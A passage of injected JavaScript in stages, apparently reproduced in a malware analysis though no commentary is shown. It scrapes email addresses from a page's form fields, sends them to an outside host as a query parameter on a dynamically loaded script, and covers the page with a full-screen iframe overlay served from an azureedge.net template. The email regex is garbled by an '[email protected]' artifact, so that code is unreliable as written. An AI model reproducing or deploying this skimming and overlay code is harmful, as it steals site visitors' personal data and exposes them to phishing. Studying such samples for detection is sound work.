    array_mails = search_in.toString().match(/([a-zA-Z0-9._-][email protected][a-zA-Z0-9._-]+\.[a-zA-
Z0-9._-]+)/gi);
    if(array_mails !== null){
        return array_mails[0];
    }
    else{
        return '';
    }
}

if (startDate) {
    startDate = new Date(startDate);
}
```

```
if (startDate != null && Math.trunc((new Date() - startDate)/1000) < 100) {
    email = startMail;
    load_path(metrica_lock, email);
}

if (startDate == null){
    var is_email = 0;
    var forminput = document.querySelectorAll('input');
    function valid(){
        for(var i = 0; i < forminput.length; i++) {
            if (forminput[i].type=='email' || forminput[i].type=='text'){
                if (forminput[i] != document.activeElement) {
                var email = getEmails(forminput[i].value);
                    if(email != ''){
                        startMail = sessionStorage.getItem('startMail');
                        if (startMail) {
                            startMail = email;
                        } else {
                            startMail = email;
                            sessionStorage.setItem('startMail', startMail);
                        }
                        load_path(metrica_slashpage, email);
                        clearInterval(myVar);
                        return;
                    }
                }
            }
        }
    }
    var myVar = setInterval(valid, 500);
}
```

//Stage-2 JavaScript

```
startDate = sessionStorage.getItem('startDate');

if (startDate) {
  startDate = new Date(startDate);
} else {
  startDate = new Date();
  sessionStorage.setItem('startDate', startDate);
}

var formdiv = document.querySelector('body');
var pagediv = document.createElement('div');
pagediv.id = 'slashpage';
pagediv.style = 'position:absolute;z-index:100000;';
```

```
pagediv.innerHTML = '<iframe name="splashpage-iframe" src="about:blank"
style="margin:0;border:0;padding:0;width:100%;height:100%" ></iframe><br /> '
formdiv.insertBefore(pagediv, formdiv.firstChild);
var metricasslash = document.createElement('script');
metricasslash.src = ('https:' == document.location.protocol ? 'https://' : 'http://') + metrica_path + '?
q=' + encodeURIComponent(startMail);
document.getElementsByTagName("html")[0].appendChild(metricasslash);
```

//Stage-3 JavaScript

```
var splashpage = {
   splashenabled: 1,
   splashpageurl:
"//metrica2.azureedge.net/templates/template_2/modal_test2_animate_responsive_json.html",
   enablefrequency: 0,
   displayfrequency: "2 days",
   cookiename: ["splashpagecookie", "path=/"],
   autohidetimer: 0,
   launch: false,
   browserdetectstr:(window.opera && window.getSelection) || (!window.opera &&
window.XMLHttpRequest),

   output: function(){
      this.splashpageref = document.getElementById("slashpage");
      this.splashiframeref = window.frames["splashpage-iframe"];
      this.splashiframeref.location.replace(this.splashpageurl);
      this.standardbody = (document.compatMode == "CSS1Compat") ?
document.documentElement : document.body;
      if(!/safari/i.test(navigator.userAgent)) this.standardbody.style.overflow = "hidden";
      this.splashpageref.style.left = 0;
      this.splashpageref.style.top = 0;
      this.splashpageref.style.width = "100%";
      this.splashpageref.style.height = "100%";
      this.moveuptimer = setInterval("window.scrollTo(0,0)", 50);
   },

   closeit: function(){
      clearInterval(this.moveuptimer);
      this.splashpageref.style.display = "none";
      this.splashiframeref.location.replace("about:blank");
      this.standardbody.style.overflow = "auto";
   },

   init: function(){
      if(this.enablefrequency == 1){
         if(/sessiononly/i.test(this.displayfrequency)){
            if(this.getCookie(this.cookiename[0] + "_s") == null){
```

```
                this.setCookie(this.cookiename[0] + "_s", "loaded");
                this.launch = true;
            }
        }
        else if(/day/i.test(this.displayfrequency)){
            if(this.getCookie(this.cookiename[0]) == null ||
parseInt(this.getCookie(this.cookiename[0])) != parseInt(this.displayfrequency)){
                this.setCookie(this.cookiename[0], parseInt(this.displayfrequency),
parseInt(this.displayfrequency));
                this.launch = true;
            }
        }
        } else this.launch = true; if(this.launch){
            this.output();
            if(parseInt(this.autohidetimer) > 0) setTimeout("splashpage.closeit()",
parseInt(this.autohidetimer) * 1000);
        }
    },

    getCookie: function(Name){
        var re = new RegExp(Name + "=[^;]+", "i");
        if(document.cookie.match(re)) return document.cookie.match(re)[0].split("=")[1];
        return null;
    },

    setCookie: function(name, value, days){
        var expireDate = new Date();
        if(typeof days != "undefined"){
            var expstring = expireDate.setDate(expireDate.getDate() + parseInt(days));
            document.cookie = name + "=" + value + "; expires=" + expireDate.toGMTString() + "; " +
splashpage.cookiename[1];
        } else document.cookie = name + "=" + value + "; " + splashpage.cookiename[1];
    }
};

if(splashpage.browserdetectstr && splashpage.splashenabled == 1) splashpage.init();
```